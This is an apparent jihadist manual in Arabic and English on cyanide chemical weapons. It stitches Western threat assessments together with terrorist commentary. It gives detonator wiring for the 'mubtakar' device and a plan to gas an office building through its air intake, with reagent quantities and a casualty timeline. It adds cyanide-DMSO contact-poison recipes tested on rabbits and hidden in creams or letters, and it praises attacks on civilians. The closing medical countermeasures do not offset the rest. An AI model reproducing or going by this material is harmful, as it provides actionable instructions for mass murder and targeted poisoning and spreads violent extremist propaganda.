١٢. يوصَّل سلكَي أحد طرفي رأس مأخوذ من لمبة إضاءة صغيرة (المستخدمة في الحفلات) في البلورات . ويُربط سلكَي الطرف الآخر بسلكين موصَلين ببطارية ١.٥ فولت أو أكثر . وذلك ليتم قدح الصاعق باتصال السلكين بقطبي البطارية .

تم بحمد الله تعالى

The Mubtakar : An Improvised Cyanide-Producing Device


improvised chemical device called the mubtakar, which is designed to release lethal quantities of hydrogen cyanide, cyanogen chloride, and chlorine gases. One or more devices could be used in attacks in enclosed spaces, such as restaurants, theaters, or train cars. The mubtakar is small and could be transported in a bag or box, or assembled at the attack site .

DETAILS

Terrorists have designed chemical dispersal devices fabricated from commonly available materials which are designed to asphyxiate victims.

The device, in its simplest form, produces hydrogen cyanide (HCN) gas;


however, it can be modified to produce both HCN and cyanogen chloride (ClCN) gas.




Little or no training is required to assemble and deploy such a device, due to its simplicity.

This improvised chemical device (see Figure 1) consists of a pierced container or canister, such as a large milk container or paint can. The holes would presumably allow the toxic gas to escape.The acidic materials are likely to be in glass bottles or vials. The bottom of the container, around the bottles, would be partially filled with a crystalline solid. If cyanide salts are used, the color will be white or yellow. A slightly modified device would also use potassium permanganate (KMnO4) crystals, which are purple. The device can be used with or without a detonator. A detonator, or other means, is used to break the inner container(s), releasing the acid and allowing the chemicals to mix, creating a gas .

The device could be placed near air intakes or ventilation systems, in crowded open spaces, or in enclosed spaces. It is most effective in enclosed spaces. In most cases, use of a ventilation system for dispersal would sufficiently dilute the gas from one or several smaller versions of these devices; therefore, mass fatalities would be unlikely to occur. HCN and ClCN have a relatively low toxicity; therefore, a large concentration of either gas is needed to produce lethality. However, lower concentrations are potentially fatal to the vulnerable, such as children ‹ the elderly, and people already in respiratory distress. The gas readily dissipates and would need to be generated quickly in order to deliver lethal levels of gas.



In most cases, HCN and ClCN would not be effective in large open areas with good ventilation .



COMPONENTS OF CHEMICAL DEVICE

The chemical device consists of a pierced container or canister, such as a large milk container or paint can, to allow the toxic gas to exit (1). Some of the materials in the device are likely to be in glass bottles or vials (2). The bottom of the container, around the bottles, would be partially filled with white solid and dark reddish-brown crystals (3 and 4). The device could be used with or without a detonator (5). The detonator or other means is used to break the glass containers,

منظر علوي للمبتكر

Top Section of Crude CW Dispersal Device from jihadi website – "A metal cylinder containing 4 Coca Cola bottles (each filled with 250 mg of hydrochlonic acid), cork (in each bottle), held together by scotch tape, surrounded by potassium cyanide, potassium permanganate, cardboard, and activated by a detonator in the middle."

The device might be positioned near air intakes or a ventilation system.

The cyanogen chloride will be irritating to lungs and eyes before it reaches a lethal concentration, and it emits a dense smoke. Both effects could slow evacuation and cause panic-related injuries.

Description:

Various transportation systems may be vulnerable to attack using these improvised chemical devices, particularly where security screening procedures are minimal. One or more assembled devices could easily be brought aboard a train or subway.

These gases would also be effective when released in confined spaces of buildings or other indoor facilities. It is difficult to judge the number of casualties that would result from the use of multiple devices; however, such an attack will likely generate fear and panic among the local population.

An airplane is a more difficult location for to penetrate with a chemical device. However, most if not all of the components could be easily disguised as ordinary household items and mixed in-flight to produce toxic gases. For example, an acid solution, such as hydrochloric acid (HCl),

might be stored in plastic or glass containers, such as thermoses, soda bottles, liquor bottles, and juice or baby bottles. It could not be stored in most metal containers due to its corrosive nature.

HCl used in such a device would be colorless or slightly yellow- appearing like water or a commercially available beverage. However, a noxious odor is easily detectable once the container is opened. Solid powder components could be smuggled aboard using the same concealment techniques as those used for drugs or explosives.

These concealment techniques may include ,

- Electronic equipment.
- Clothing.
- Luggage and briefcases.
- Books.
- Children's toys.
- Medication, toiletries, and containers of consumable products.
- Casts or bandages on broken or injured limbs, prosthetic devices, wheelchairs, and walkers.
- Religious objects.

These materials could be brought onto an airplane in carry-on baggage. Multiple individuals could bring separate components aboard and assemble the device during flight in a lavatory.


Cyanide is one of the main chemical poisons in which terrorist groups have shown an interest, both because of its ease of dissemination and its availability. Cyanide salts, such as sodium cyanide (NaCN) or potassium cyanide (KCN), may be combined with a strong acid, HCl, to form a binary (two-part) chemical device. A simple mixing of the two components generates HCN gas, which can cause dozens of casualties if used at high concentrations in an enclosed area.

- NaCN and KCN are white to pale yellow salts.
- HCN is a colorless liquid that boils near room temperature.


A slightly modified device may also incorporate $KMnO_4$ along with the cyanide salt and HCl. The $KMnO_4$ converts the chloride ion (Cl^-) to chlorine (Cl_2) which, in turn, converts some of the cyanide gas to ClCN, a blood agent similar to HCN but also a highly effective irritant to the eyes and lungs.

- $KMnO_4$ is a deep purple solid.
- ClCN is a colorless to pale yellow liquid, which boils below room temperature.

Note that other strong acids, such as sulfuric acid H2SO4, can be used to react with cyanide salts to produce HCN gas; however, an acid with a (Cl-), such as HCl, is needed to produce ClCN gas.



Indicators of an Attack:



According to the Center for Disease Control (CDC), HCN is sometimes described as having a "bitter almond" smell, but it does not always give off an odor, and not everyone can detect this odor. Responders should not rely on odor detection alone to determine whether a dangerous concentration of HCN is present. ClCN has an acrid, choking odor and causes burning pain in the victim's eyes below lethal concentrations. These warning properties may make it possible to evacuate or ventilate the attack site before the agent reaches a lethal concentration.

HCN produced by the reaction of cyanide salts and acid generates a white cloud around the device generating the gas. Both HCN and ClCN need to be at high concentration to be effective, so evacuating or ventilating the target area will significantly reduce the agent's lethal potential.

Cyanide compounds disrupt cells' ability to utilize oxygen, leading to suffocation. Exposure to high concentrations of cyanide may produce nausea, vomiting, palpitations, confusion, hyperventilation, anxiety, and vertigo, which may progress to agitation, stupor, coma, and death. These symptoms will appear first in the most susceptible: the elderly, children, and the infirm.

Medical countermeasures for cyanide poisoning include: high doses of oxygen, inhalation of amyl nitrite while a solution of sodium nitrate/sodium thiosulfate is prepared for intravenous use, and hyperbaric oxygenation if the victim does not respond to initial treatments. Prompt treatment is of the utmost importance.


HYDROGEN CYANIDE SCENARIO

AL QAEDA



سيناريو لخزوة جهادية

باستخدام غاز سيانيد الهيدروجين

لقتل اكثر من ٣٠٠ صليبي

في وقت لايقل عن عشر دقائق

سنتحدث في هذا الجزء من المجلة عن احدى تلك السيناريوهات التي يخاف منها الغرب ، ونقصد هنا بالسيناريو هو دراسة لعملية افتراضية ينفذها المجاهدون (الارهابيون) ضد هدف صليبي وتوقع الاضرار الناجمة عن الهجوم وكيفية تدارك الاخطاء التي قد تنجم اثناء الغزوة .
والسيناريوهات كثيرة جدا فطالما هنالك دولة مشاركة في حرب الاسلام والمسلمين فنحن نعتبرها هدف وسيناريو لغزوة عاجلا او اجلا ، بالعودة الي السيناريو المطروح هنا فهو باستخدام احدى الغازات السامة ولحسن حظنا فالغاز المختار هو غاز سيانيد الهيدروجين لسهولة حصول الشخص العادي على موادة الاولية وتحويلة الي سلاح كيميائي فعال كما تبين من خلال الصفحات السابقة من المجلة ، الهدف بناية مكاتب كبيرة تحتوي على مكاتب وهذة البناية قد تكون سفارة او مكتب للتحقيقات الفيدرالية او شركة اسلحة تساعد في قتل المسلمين – ليست فكرة البناية بالمهمة طالما ان الهدف عبارة عن مكان مغلق وليس مكان مفتوح وهذا هو المهم
نظرا لان الغاز الذي لدينا مفعولة الافتراضي القاتل او تركيزة القاتل لا يتعدى العشر الدقائق لسهولة تصاعدة الي طبقات الجو العليا

البناية المستهدفة ذات العشرة طوابق ومساحتها كبيرة نسبيا
كما يظهر في التفاصيل باللغة الانجليزي وقد رأيت ان اشرح
السيناريو بأسلوبي دون الاستعانة بالترجمة النصية
فطريقتي بالشرح سهلة الاستيعاب بالنسبة للمجاهد المبتدى
في هذا السيناريو يدخل المجاهدون الي البناية على هيئة عمال صيانة
ويصعدون الي سطح البناية ويكون لديهم سلاحهم الغازي القاتل
ومهمتهم الوحيدة هو مزج السيانيد البودرة مع احدى الاحماض
المركزة كحمض الكبريتيك او الهيدروكلوريك بحيث ينطلق
الغاز القاتل في احدى المكيفات المركزية الخاصة بالبناية
والتي تسحب الهواء من الجو الى البناية ثم يخرج المجاهدون بسرعة
والأفضل ان يتم اعتماد فكرة التحكم عن بعد تطوير الفكرة بان
يتم مزج المواد المتفاعلة عن بعد كما في فكرة المبتكر الفريد
ويمكن ابتكار طرق اخرى بالتوقيت لتوفير انسحاب امن للمجاهدين

(تحليل افتراضي لما سيحدث اثناء الغزوة)

عند انسحاب المجاهدين يتم كسر الزجاجات الحاوية للحمض وبالتالي تفاعلها مع السيانيد البودرة فينتج غاز سيانيد الهيدروجين فينتشر في كل البناية وفي كل المكاتب خلال اقل من عشر دقائق والأشخاص الاقرب من التفاعل هم اكثر الناس عرضة للقتل من غيرهم

تلك كانت الخطوط العريضة للغزوة الان سوف نوضح الكميات اللازمة من المواد الاولية التي سوف تنتج الغاز وكيف نقوم بالحسابات اللازمة للغزوة لنحصل على النتيجة المرجوة .

كما يظهر غي هذا السيناريو ولان حجم البناية كبير جدا حوالي ٦٨ الف متر مكعب ويبلغ وعدد العاملين فيها حوالي الف شخص ونحن نريد قتلهم جميعا ان امكن وبالتالي فان المواد التي نريدها لإنتاج الغاز القاتل ستكون كبيرة نسبيا وهكذا فالهدف هو من يحدد الكمية المناسبة من السيانيد البودرة والحمض المركز ، فمن خلال المجلة والمعلومات الواردة فيها يتبين لنا ان التركيز القاتل من غاز سيانيد الهيدروجين يكون ما بين ٢٥٠٠ الي ٥٠٠٠ ملغرام في المتر المكعب الواحد من الهواء وتقتل في دقيقة ،، وللعلم قد يكون الغاز خطير حتى تحت هذة الارقام – ففي ٥٠٠ ملغرام في المتر المكعب يكون قاتلا خلال عشر دقائق اذا كلما زاد مقدار الغاز في الجو وفي المتر المكعب الواحد كان اكثر قتلا وربما في ثواني معدودة من اخذ نفس واحد من الغاز القاتل طالما انها الجرعة القاتلة ولكن نحن سنعتمد النسبة القاتلة والمؤكدة .

وتعتبر النسبة ٣٥٠٠ الى ٥٠٠٠ ملغرام في المتر المكعب الواحد
وهي مقاربة لنفس المستوى الذي كان يتبع في غرف الاعدام
في الولايات المتحدة ويقال انة هتلر كان يتبعها ضد اعدائة،
على العموم في هذا السيناريو يتم تجهيز كمية :

٨٢ كيلو غرام من مادة سيانيد البوتاسيوم .

٣٤ لتر من حمض الكبريتيك المركز .

وسوف ينتج تقريبا من تفاعل المادتين حوالي ٣٤ كيلو غرام
من غاز سيانيد الهيدروجين القاتل الكافي لقتل المئات بل
الآلاف وكلما كان الهدف مكان مغلقا ومنافذ الهواء فية قليلة
جدا ، ففي خلال سبع دقائق من انتشار هذا الغاز القاتل فان
عدد القتلى سيتجاوز الـ ٣٠٠ صليبي في اسوء الاحتمالات

Hydrogen Cyanide Scenario—Background

RELEASE INTO OFFICE BUILDING

This scenario examines an attack on an office building in a city with a population of 1 million to 5 million people carried out by mixing potassium cyanide (KCN) with sulfuric acid (H_2SO_4), both commercially available chemicals. The resulting chemical reaction creates hydrogen cyanide (HCN), which is a highly toxic gas. Terrorists posing as maintenance workers mix the chemicals on the roof of the building such that the resulting hydrogen cyanide is drawn into the air intake.[2] The hydrogen cyanide could spread throughout the building in five minutes or less (see Figure A.3) (BOMA, 2003).

Hydrogen cyanide gas has a faint almond odor, however, 20 percent to 50 percent of humans are incapable of detecting hydrogen cyanide in any concentration. Estimates for the LC_{50} (the concentration that would be lethal for 50 percent of persons exposed to it) of hydrogen cyanide range from 2,500 to 5,000 mg-min/m^3. People who survive exposure to hydrogen cyanide should not display any long-term health effects stemming from the exposure.

Table A.4

Building Parameters
تفاصيل واحداثيات المبني المستهدف

Parameter	Value
Height of building ارتفاع البناية ٣٠ متر ذو عشرة طوابق	10 stories (30 m)
Occupancy of building يعمل في البناية حوالي الف صليبي	1,000 people
Floor area of building مساحة البناية حوالي ٢٢ الف متر مربع	22,300 m^2
Volume of building حجم البناية حوالي ٦٨ الف متر مكعب	68,000 m^3
Air changes per hour (ACH) حركة الرياح مقدرة بالساعة	1.0
Air flow rate through ventilation system	5,650 m^3/min
Outdoor air intake rate	1,130 m^3/min
Outdoor air intake percentage	20%

اذا كان نظام التهوئة في المبني بطئ التدفق يفضل نشر الغاز في الطابق السفلي للمبنى لضمان تصاعد الغاز القاتل

[2] Gas could also be introduced at the ground level if the air intake is located there.

Table A.5

Chemical Parameters

المواد الكيميائية المطلوبة للغزوة وحساباتها

Parameter		Value
LC_{50}	الجرعة القاتلة خلال دقيقة واحدة	5,000 mg-min/m^3
Amount of KCN	كمية ٨٢ كيلو غرام من مادة سيانيد البوتاسيوم البودرة	82 kg (180 lbs)
Amount of H_2SO_4	كمية ٣٤ لتر من حمض الكبريتيك المركز	34 liters (140 lbs)
Amount of HCN produced by reaction	كمية غازسيانيد الهيدروجين الناتج	34 kg (75 lbs)
Concentration of hydrogen cyanide inside building after 10 minutes	مقدار الجرعة القاتلة من الغاز خلال عشر دقائق	500 mg/m^3

Table A.6

Hydrogen Cyanide Scenario—Event History

Time الوقت	Events الاحداث
10:00 a.m.	Terrorists posing as building maintenance personnel mix sulfuric acid with potassium cyanide to form hydrogen cyanide gas. The hydrogen cyanide is drawn into the air intake on the roof of an office building.
10:01 a.m.	Some of the occupants notice smell of burnt almonds.

في الساعة العاشرة يكون قد دخل المجاهدون الي البناية المستهدفة بحجة انهم عمال صيانة ويقومون بخلط مزيج سيانيد البوتاسيوم + حمض الكبريتيك المركز وايصال الغاز السام المتصاعد منة الي وحدة التكييف المركزية الخاصة بالبناية

عند توقيت الساعة ١٠ ودقيقة يبدا بعض الصليبيين بالشعور بحرقة في حلوقهم وشم رائحة اللوز المر

10:02 a.m.	The first people in the office building begin to show such symptoms as rapid breathing, dizziness, nausea, headache, and convulsions. People begin to evacuate the building via staircases and elevators.	Someone in the building pulls a fire alarm after having trouble breathing and seeing others collapse.	Several 911 calls are placed. عند الساعة العاشرة ودقيقتين يبدا الاشخاص القريبون من مصدر الغاز بالشعور بالاعراض السريعة الخاصة بالغاز من غثيان وصداع وتنفس شديد وتشنجات واحتمال في هذا الوقت يضغط احدهم على جرس انذار الحريق ويتصل احدهم بالطواري وهنا تبدا الفوضي اثناء اخلاء البناية
10:05 a.m.	The gas has reached almost all parts of the building. عند الساعة العاشرة وخمس دقائق يكون الغاز السام قد وصل الي كل مكاتب البناية ويكون هنالك قتلى وخاصة من تعرضوا للغاز اولا	Victims who were first to inhale lethal concentrations of the hydrogen cyanide die.	Timely evacuation of people is hindered by higher concentrations of hydrogen cyanide in staircases and elevator shafts.
10:07 a.m.	First responders arrive but have difficulty gaining access to the building interior. Emergency staircases are crowded with people trying to escape.	Some people have died in the stairwell. Evacuees argue over whether to leave those who have fallen for dead or try to assist them in evacuating.	عند الساعة العاشرة وسبع دقائق تصل اولى فرق الطواري ولكن لازدحام الناس اثناء اخلاء البناية تصعب عملية الاسعاف لكل اولئك الناس لان هنالك من قتل وهو ينزل من السلالم او في المصاعد المزدحمة

10:10 a.m.	The chemical reaction has stopped producing hydrogen cyanide.	Hydrogen cyanide gas still exists inside the building, but concentrations begin to decrease.	First responders begin to create a perimeter around the building.

في الساعة العاشرة وعشر دقائق يبدا الغاز بالنقصان


11:00 a.m.	Almost all of the gas has dissipated.	Some people inside the building survived the incident because they remained in areas of the building that had relatively little circulation.


عند الساعة الحادية عشرة ربما ينجوا بعض الصليبيون من التسمم بالغاز وذلك حسب مكانهم في البناية اثناء الغزوة وايضا بحسب استنشاقهم للجرعة القاتلة من الغاز السام ومع هذا فان اغلب من نجوا من الموت من جراء الغاز السام سوف يتعرضون لمضاعفات خطيرة تلازمهم طيلة حياتهم لتذكرهم بما يفعلون من مجازر في حق المسلمين


غالبا يكون التاثير الفعلي لغاز سيانيد الهيدروجين لحوالي العشر دقائق ويعود ذلك الي منافذ التهوئة في المكان المستهدف فكلما كانت المنافذ قليلة كان تاثير الغاز اقوى وايضا على حسب استنشاق الصليبيين للجرعة القاتلة

Hydrogen Cyanide Scenario—Timescales

- During: The during period for the actual and perceived timelines for the hydrogen cyanide scenario almost coincide. There could be a slight delay between the real and perceived timeline for people who are not the first to be exposed to some concentration of the gas. If an alarm is sounded, some people may be given a slight warning time (minutes).
- After: The hydrogen cyanide dissipates after about one hour. Authorities would likely keep the building closed to facilitate investigation, but extensive decontamination is not needed. In addition, people who were exposed to hydrogen cyanide and survived will probably not suffer any long-term adverse health effects.










Figure A.3—Timeline of Hydrogen Cyanide Scenario


Time = 0
Time = 1 min.

Time = 4 min.
Time = 7 min.

يكفي ان تعلم اخي المجاهد بان كمية ٣ كيلوغرام من مادة
سيانيد الصوديوم وحمض الكبريتيك في بداية التسعينات
من القرن الفائت كانت كافية لإثارة الرعب في احدى محطات مترو
الانفاق في العاصمة اليابانية طوكيو بل وصل تأثيرها الاعلامي
الي كل العالم - ولو نجح تفاعل المادتين مع بعضها البعض
فان الغاز الناتج من خلط المادتين كافي لقتل المئات من رواد
مترو الانفاق ولكن احدى عاملات النظافة في المحطة وجدت العبوة
الغازية وبلغت عنها قبل ان يحصل دمج للمادتين عبر نظام
توقيتي ولذلك لا يستقل أي شخص بقوة هذا الغاز .
صحيح ان مفعولة كان في الحرب العالمية الاولى ضعيف نظرا لان
استخدامة كان للجيوش وبالتالي كان يلقى على مناطق شاسعة
وبالتالي كان الغاز القاتل يتشتت سواء الي طبقات الجو العليا او
عبر امتصاصة بالتربة او بالعوامل الطبيعية الاخرى ،
ولكن استخدام الغاز في مناطق مغلقة نسبيا يعتبر قوي وفعال




كما يمكن استخدام هذة الاسلوب في أي مكان مطار – محطة قطارات – مترو انفاق . وبالتالي كلما صغرت مساحة الهدف فسوف تقل المواد المستخدمة فمن عشرات الكيلو غرامات الي بضعة غرامات

For example Release cyanide gas into the New York City Subway system.

فلينتبه الذين يرددون الكلام دون أن ينتبهون إلى مواهنه
ويقولون نحن ندين الإرهاب ، نحن إرهابنا ضد أميركا
هو إرهاب محمود لدفع الظالم من ظلمه ،
لكي ترفع أميركا دعمها عن إسرائيل
التي تقتل أبناءنا ، والأمر واضح بين ألا تعقلون ؟
وما ينبغي لمسلم عاقل أن يقف في ذلك الخندق تحت أي تأويل من التأويلات
لهذه أخطر وأعنف وأشرس حرب صليبية تشن ضد الإسلام ،بيانات القاعدة أميركا تربية
ونهايتها ليست متوقفة على وجود العبد الفقير ،أسامة قتل أم بقي

POISON LETTER

استخدام السيانيد الجاف في القتل باللمس عبر الوسائل :



يمكن استخدام السيانيد في القتل باللمس عن طريق إذابة في موصل جيد عبر الجلد (DMSO) الذي يمكن خلط كثير من السموم معه مثل الرسين أو الازيد أو السيانيد أو بودرة جلد الضفدع وخلافه وعند لمس هذا الخليط عبر الجلد عن أي طريقة من طرق اللمس ثم تنتقل الى الدورة الدموية والى المكان المخصص لعمل السم (الذي غالبا ما يكون الجهاز العصبي المركزي) .

ويوجد (DMSO) في عيادات الطب البيطري واماكن سباقات الخيول (حيث يدهن به جسم الخيل قبل السباق).

ويوجد في مراهم علاج الروماتيزم وكريمات البشرة مثل كريم النيفيا وبالطبع فأن طرق القتل بهذا الخليط المكون من (DMSO والسم) لا تحصى فيمكن وضعه في أي مكان أو على أي أداة يستخدمها الخصم أو ارسال رسالة الى الخصم فيها أخبار مشوقة وتكون مغموسة في الخليط السمي وموضوعة داخل كيس بلاستكي أنيق مع استخدام مظروف سميك جدا.

ويمكن استخدام زيت الزيتون النقي وغيره من الموصلات عند عدم توفر (DMSO) طريقة العمل وبعض التجارب :

يتم عمل الخليط غالبا بطحن ١غم من السيانيد وإذابتها في ٥مل من المذيب ويراعي شدة الطحن للسيانيد والإذابة الجيدة وتتم التجربة بالنسبة للارانب بلمسة خلف الرقبة (خشية أن يلعق الارنب السم بفمه ويموت بالطريقة العادية).

تجارب ومشاهدات على طريقة التسمم بـ اللمس :

١. في تجربة لتحضير سم اللمس تم طحن ٣غم من سيانيد الصوديوم طحنا جيدا وأضفنا اليهم ١٥مل من (DMSO) مع التقليب الجيد حتى ذاب السيانيد (لم تكن الاذابة جيدة) ثم وضعنا مسحة من الخليط على رقبة أرنب بعد أن ازلنا بعض الشعر من خلف الرأس وهذه وهى النتائج :

أ- لاحظنا احمرار مكان اللمسة وبدأ مفعول السم بعد ٢٠ دقيقة حيث بدأ التشنج .

ب- اشتدت حركته ثم فقد السيطرة على عضلاته وتوازنه وأخذ يتنفس بصعوبة ومات بعد ٣٠ دقيقة .

٢. في تجربة للقتل باللمس أيضا اذبنا ٥غم من سيانيد الصوديوم في ١٥ مل من (DMSO) (لاحظ ان تركيز الخليط قد زاد) ومسحنا على رقبة ارنب وقع على الارض بعد ٥,٥ دقيقة وتشنج وحدثت له نفس الاعراض المذكورة سابقا ومات بعد ٢٦ دقيقة .

٣. تم استخدام سيانيد البوتاسيوم هذه المرة بوضع ١غم منه مع ٥ مل من زيت الزيتون النقي وطحن طحنا جيدا ومسحنا على عنق أرنب من الخلف سقط بعد ٥,٥ دقيقة ومات بعدها بثوان .

٤. في هذه التجربة تم استخدام كريم النيفيا (NEVEA) كمذيب وموصل (حيث أن الـ (DMSO) من أهم مكوناته) فوضعنا كريم النيفيا وبعد الاذابة الجيدة مسحنا عنق أرنب فسقط بعد ٨ دقائق وحدثت له الإعراض السابقة ومات بعد عشرين دقيقة .

If using skin penetration :

you must dissolve (1:5) in either olive oil or DMSO (Di -Methyl-Sulphur-Oxide) as these substances will penetrate the skin and hide the smell to some extent. KCN can also be used in most face creams -especially Nivea - for easy skin penetration.

Availability of materials : Dimethyl Sulph Oxide (C2H6SO) is used for horse massage before racing. It is available from chemical shops and horse racing vetinary shop.

Preparation :

Take 10ml of Dimethyl Sulph Oxide (C2H6SO) and add 2gms of Potassium Cynaide (KCN) in it stir well to dissolve it well until the touching poison is ready to kill the victim .

Practical :

We took 2 rabbits, cleared the back of their neck from hairs. 1 rabbit needs 2 drops of mixture of Dimethyl Sulph Oxide (C2H6SO) + Potassium Cynaide (KCN) and start counting the time. After 26 minutes that rabbit fell down and started crying. After few minutes the rabbit died. On the other rabbit we massaged with stirring rod for 2-3 drops.


الاجراءات الاسعافية والعلاجية
عند التسمم
بغاز سيانيد الهيدروجين

العلاج : يعتمد علاج حالات التسمم بالسيانيد على الوقاية أساساً، أما بالنسبة لعلاج الحالات المصابة فيجب أن يتم التعامل بسرعة كبيرة جداً لأن أقصى وقت لحدوث الوفاة عادة مايتراوح بين نصف الساعة على أقصى تقدير ، فأنت في هذه الحالة تتعامل مع سم عالي القسوة يسري في الجسم بلا رحمة من أي نوع .

والهدف الأساسي للعلاج هو الحفاظ على قدرة خلايا الجسم على استخدام الأكسجين عن طريق تعطيل عملية ارتباط أيون السيانيد بنظام سيتوكروم أوكسيداز (Cytochrome Oxidase) المسئول عن إستغلال الخلايا للأكسجين في الوظائف الحيوية.ويتم هذا عن طريق التالي:

الخط العلاجي الأول : ويعتمد على حقيقة علمية تفيد بأن مادة الميتهيموجلوبين (Methemoglobin) تحوي أيون الحديد ثلاثي التأكسد (Ferric ion) والذي يمكنه منافسة النظام الإزيمي على الارتباط بأيون السيانيد، وبالتالي يبقى النظام الإنزيمي حراً وقادراً على آداء وظيفته.

ومن المواد المستخدمة في هذا الخط العلاجي :



صبغة الميثيلن الزرقاء :(Methyline Blue) والتي تنتج مادة الميتهيموجلوبين عند إعطائها بجرعات كبيرة .

وقد استخدمت لفترات طويلة في علاج حالات التسمم بالسيانيد.

إتحاد نيتريت الأميل مع نيتريت الصوديوم، والذي تم تأكيد قدرته العالية على انتاج مادة الميتهيموجلوبين .

وهو ماشكل أساساً لحقيبة مضادات السيانيد، والتي تحوي ثلاثة مكونات يتم استخدامها كما هو موضح بالجدول التالي :

نيتريت الصوديوم (Sodium Nitrite)	نيتريت الأميل (Amyl Nitrite)
ويكون على هيئة محلول بتركيز ٣ % من المادة. ويتم حقن ١٠ مل مكعب منه بواسطة قناة وريدية ببطء شديد. مما يساعد على إرتفاع نسبة الميتهيموجلوبين بدرجة كبيرة تساعد على تحسين إرتباطه بالسيانيد (حوالي ٤٠ %). ومن ثم تكوين مادة السيانوميتهيموجلوبين (cyanomethemoglobin) الغير سامة.	ويكون على هيئة (لؤلؤلتين) يتم تحطيمهما كل على حدة واستنشاقها الواحدة تلو الأخرى. والغرض من استخدامه هو أكسجة أيون الحديد ثنائي التأكسد في هيموجلوبين الدم العادي إلى أيون الحديد ثلاثي التأكسد وتكوين الميتهيموجلوبين. ويكفي هذا المركب لتحقيق نسبة من الميتهيموجلوبين تعادل أقل من ٥ % من هيوجلوبين الدم. لذا كان من الضروري إتباعه بنيتريت الصوديوم.
ثيوسلفات الصوديوم (SodiumThiosufate)	
في هيئة محلول بتركيز ٢٥ % من المادة. ويتم استخدامه للحفاظ على مركب السيانوميتهيموجلوبين المتكون لأنه يتمتع بقدرة عالية على التفكك والإنحلال . ويتم الحقن وريدياً، فيتكون مركب الثيوسيانات (Thiocyanate) الثابت كيميائياً، ليتم إخراجه في البول.	

مآخذ علاجية على الخط الأول :

1-الميتهيموجلوبين المتكون يعوق انتقال الأكسجين للخلايا عن طريق تقليل نسبة ارتباطه بالهيموجلوبين، وهذا ما يمثل خطراً معتبراً.

٢- أيضاً استخدام النيتريتات يؤدي إلى تقليل ضغط الدم بشدة، وهو ماقد يتسبب في انهيار الدورة الدموية .

أي إننا بدلنا سمية بأخرى، وإن كانت الأخيرة أقل ضرراً، و تخضع بكفاءة لمعايير تقييم معدل النفع/الضرر الطبي الشهير.لذا كان لزاماً البحث عن مواد بديلة، وتوصلت الأبحاث إلى الخط العلاجي الثاني .

النمط الظاهري الثاني :

إدخال مواد ترتبط بأيون السيانيد ذاته.

ومن المواد المقترح إستخدامها:

هيدروكسي كوبالامين (Hydroxycobalamine)

داي كوبالت إي دي تي آيه (Di-Cobalt EDETA)

استخدام الأكسجين : يمكن إستخدام الأكسجين في حالات التسمم كما يلي :

١ـ يساعد في فك إرتباط السيانيد بنظام السيتوكروم أوكسيداز الإنزيمي .

٢ـ يستخدم مع خطي العلاج السابقين وذلك لأن الميتهيموجلوبين المتكون فيهما يؤدي إلى تقليل إرتباط الأكسجين بالهيموجلوبين الطبيعي مما قد ينتج عنه قصور في الإمداد بالاكسجين أيضاً .

MEDICAL COUNTERMEASURES

Useful Drugs	Amyl nitrite	Sodium nitrite	Sodium thiosulfate

Be aware that effects of this agent may be delayed, especially if the exposure involved skin contact with the agents.

Remove victims from exposure and decontaminate them as rapidly as possible. Areas with good air flow should be selected for triage/prehospital treatment to allow dissipation of vapor from contaminated individuals. Victims should not be moved into clean treatment areas where unmasked/ungloved personnel are working until decontamination is complete.

100% oxygen should be given to all victims of exposure, even those with very mild symptoms.

Cyanide is removed by natural metabolic processes, and if exposure is terminated before it has produced lethal levels in the blood the prognosis for recovery is very good, even without antidotal therapy.

Endotracheal intubation is indicated for victims who have stopped breathing.

Antidotal therapy for symptomatic victims should be administered as soon as possible.

1. Administer a methemoglobin forming agent:

- Sodium nitrite - 300 mg IV (pediatric dose 10 mg/kg) over 5-20 minutes, more slowly if hypotension develops.
  - standard solution is 3%; dose corresponds to 10 mL (pediatric dose 0.33 mL/kg) of standard solution
  - anemic (hemoglobin <12mg/dL) victims should receive smaller quantities
  - use with caution if victim suffers from smoke inhalation

or

- Amyl nitrite - one 0.2 mL ampul inhaled over 0.5-1 minutes
  - **this should be used only when it would be impossible to administer intraveneous sodium nitrite**

2. Administer a sulfur donor to promote conversion of cyanide to thiocyanate:

- Sodium thiosulfate - 12.5 g IV (pediatric dose 0.41 g/kg) over 10 minutes.
    - standard solution is 25%; dose corresponds to 50 mL (pediatric dose 1.65 mL/kg) of standard solution
    - may be used alone, especially if victim also suffers from carbon monoxide poisoning (e.g., due to smoke inhalation)

If needed, the treatments may be repeated one time at half the original dose.

Hydroxocobalamin (vitamin B-12) has been used in France as an antidote at a dose of 70 mg/kg (maximum dose 10 g) administered over 30 minutes.

Sodium bicarbonate should be used to control acidosis in severe poisoning.

PHYSICAL COUNTERMEASURES

Initial Isolation and Protective Action Distances

SMALL RELEASE

(small package/leaking container)

First **ISOLATE** in all directions	Then **PROTECT** persons downwind during	
	DAY	NIGHT
60 m (200 ft)	0.2 km (0.1 mi)	0.5 km (0.3 mi)

LARGE RELEASE (large package/multiple small packages)		
First ISOLATE in all directions	Then PROTECT persons downwind during	
	DAY	NIGHT
500 m (1500 ft)	1.7 km (1.0 mi)	3.9 km (2.4 mi)

Also refer to **2004 Emergency Response Guidebook (ERG2004) Guide 117**.

When dealing with victims who have not been decontaminated protective equipment including self-contained breathing equipment or gas masks should be used. Medical personnel treating contaminated victims should avoid direct (skin-to-skin) contact. **Latex gloves are not adequate protection.** Chemical protective gloves should be used. Casualties should be decontaminated as rapidly as possible (see the section on decontamination). Remove casualties from exposure as rapidly as possible. Casualties must not be moved into clean treatment areas where unmasked/ungloved personnel are working until decontamination is complete.

Liquid hydrogen cyanide on the skin or in the clothing of victims presents a secondary contamination hazard. While victims who have been exposed only to hydrogen cyanide gas will not ordinarily pose a hazard for secondary contamination, it is better to be safe than sorry. Hydrogen cyanide will dissolve readily in water; wet clothing may retain agent even if the exposure was to vapor only.

While liquid hydrogen cyanide is a skin contact hazard, the vapor alone is not usually a skin contact hazard in the open as it is difficult to attain the extremely high concentrations of the vapor required for it to be a contact hazard.

The combustion products produced by burning hydrogen cyanide are less toxic than the agent.

DECONTAMINATION

Victims

Decontamination of victims is accomplished by removing the victim from the contaminated area, removal of clothing, and removal of any agent present on the skin. While it will be rare to encounter agent on the skin, due to the low boiling point of hydrogen cyanide, any encountered should be promptly removed by blotting followed by rinsing with copious amounts of water. In the absence of liquid agent residues, victims should be washed with copious amounts of water or soap and water. Ambulatory victims and exposed individuals should shower.

Be aware that the solubility of hydrogen cyanide in water means wet clothing which has been exposed to the agent may retain agent and victims wearing wet clothing may be at increased risk of injury from percutaneous absorption of the agent.

Property

Clothing should be washed thoroughly, but can be returned to its owner after this has been done. Shoes contaminated with liquid agent may need to be destroyed, however.

